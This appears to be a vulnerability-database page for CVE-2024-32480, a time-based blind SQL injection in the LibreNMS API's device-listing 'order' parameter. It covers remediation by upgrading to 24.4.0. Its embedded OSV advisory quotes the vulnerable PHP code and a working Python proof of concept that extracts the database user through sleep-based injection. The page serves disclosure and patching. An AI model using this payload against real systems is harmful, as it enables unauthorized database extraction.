CVE-2024-32480: Librenms/librenms SQL Injection Vulnerability
HIGHCVE-2024-32480 is a HIGH (CVSS 7.2) sql injection vulnerability (CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')) affecting Librenms/librenms libraries in the Packagist ecosystem. The issue involves librenms vulnerable to a time-based blind sql injection leads to database extraction. Remediation is available by upgrading affected packages to version 24.4.0.
CVE-2024-32480 at a Glance
Security Impact
CVSS: 7.2
The security impact metrics below are parsed directly from the CVSS v3.1 vector string (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H).
How to Fix CVE-2024-32480
To remediate this vulnerability, upgrade all affected Librenms/librenms dependencies to a patched release. Both direct and transitive dependencies should be checked, as frameworks or security libraries may pull in vulnerable versions transitively.
Upgrade librenms/librenms to 24.4.0Run the following command in your project directory to verify that all resolved dependencies use the patched release:
inspect dependencies for librenms/librenmsHow to Check if You Are Affected
To determine whether your application is affected by CVE-2024-32480, inspect your project dependencies for Librenms/librenms:
inspect dependencies for librenms/librenmsAnalyze the terminal output to locate any version of Librenms/librenms in your dependency tree. If any resolved version matches the vulnerable ranges listed in the table below (for example, versions earlier than 24.4.0), your application is affected.
Note: Verify declared build manifests and deployed runtime container environments.
Technical Details
Vulnerability Mechanism & Technical Analysis
This vulnerability is classified under CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'), where the product constructs all or part of an sql command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended sql command when it is sent to a downstream component. without sufficient removal or quoting of sql syntax in user-controllable inputs, the generated sql query can cause those inputs to be interpreted as sql instead of ordinary user data. In Librenms/librenms, software state validation or input boundaries are circumvented during processing. Review the official source advisory statement below for specific affected components, classes, and reproduction details.
Source Advisory Statement
CVE-2024-32480 Affected Librenms/librenms Versions
1 component(s)| Product / Package | Ecosystem | Affected Versions | Fixed Version |
|---|---|---|---|
|
librenms/librenms
|
Packagist |
< 24.4.0
|
24.4.0
|
References
Frequently Asked Questions
What is CVE-2024-32480?
Which Librenms/librenms versions are affected?
What version fixes CVE-2024-32480?
Is librenms/librenms affected?
What is the CVSS score of CVE-2024-32480?
What CWE is associated with CVE-2024-32480?
How can I check Packagist dependencies for CVE-2024-32480?
Machine-readable OSV JSON
OSV v1.5 Schema
{
"schema_version" : "1.4.0",
"id" : "GHSA-jh57-j3vq-h438",
"modified" : "2024-04-23T14:15:47Z",
"published" : "2024-04-22T18:37:35Z",
"aliases" : [ "CVE-2024-32480" ],
"summary" : "LibreNMS vulnerable to a Time-Based Blind SQL injection leads to database extraction",
"details" : "### Summary\nGet a valid API token, make sure you can access api functions, then replace string on my PoC code, Test on offical OVA image, it's a old version 23.9.1, but this vulerable is also exists on latest version 24.2.0\n\n### Details\nin file `api_functions.php`, line 307 for function list_devices\n\n```php\n$order = $request->get('order');\n $type = $request->get('type');\n $query = $request->get('query');\n $param = [];\n\n if (empty($order)) {\n $order = 'hostname';\n }\n\n if (stristr($order, ' desc') === false && stristr($order, ' asc') === false) {\n $order = 'd.`' . $order . '` ASC';\n }\n /* ... */\n $devices = [];\n $dev_query = \"SELECT $select FROM `devices` AS d $join WHERE $sql GROUP BY d.`hostname` ORDER BY $order\";\n foreach (dbFetchRows($dev_query, $param) as $device) {\n```\nThe \"order\" parameter is obtained from $request. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability.\n\n### PoC\nFor example. this PoC is get current db user\n```python\nimport string\nimport requests\n\nheaders = {\n\t'X-Auth-Token': 'token_string'\n}\nreq = requests.Session()\npayloads = '_-@.,' + string.digits + string.ascii_letters\nurl = 'http://host/api/v0/devices?order=device_id` and if(ascii(substr(user(),%d,1))=%d,sleep(5),1) and d.`device_id'\nresult = 'user: '\nfor i in range(10):\n\tfor payload in payloads:\n\t\ttry:\n\t\t\treq.get(url % (i+1, ord(payload)), headers=headers, timeout=3)\n\t\texcept requests.exceptions.ReadTimeout as ex:\n\t\t\tresult += payload\n\t\t\tprint(result),\n\t\texcept Exception as e:\n\t\t\tpass\n```\n\n\n### Impact\nAttacker can extract whole database",
"severity" : [ {
"type" : "CVSS_V3",
"score" : "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H"
} ],
"affected" : [ {
"package" : {
"ecosystem" : "Packagist",
"name" : "librenms/librenms"
},
"ranges" : [ {
"type" : "ECOSYSTEM",
"events" : [ {
"introduced" : "0"
}, {
"fixed" : "24.4.0"
} ]
} ]
} ],
"references" : [ {
"type" : "WEB",
"url" : "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
}, {
"type" : "ADVISORY",
"url" : "https://nvd.nist.gov/vuln/detail/CVE-2024-32480"
}, {
"type" : "WEB",
"url" : "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
}, {
"type" : "PACKAGE",
"url" : "https://github.com/librenms/librenms"
} ],
"database_specific" : {
"cwe_ids" : [ "CWE-89" ],
"severity" : "HIGH",
"github_reviewed" : true,
"github_reviewed_at" : "2024-04-22T18:37:35Z",
"nvd_published_at" : "2024-04-22T23:15:50Z"
}
}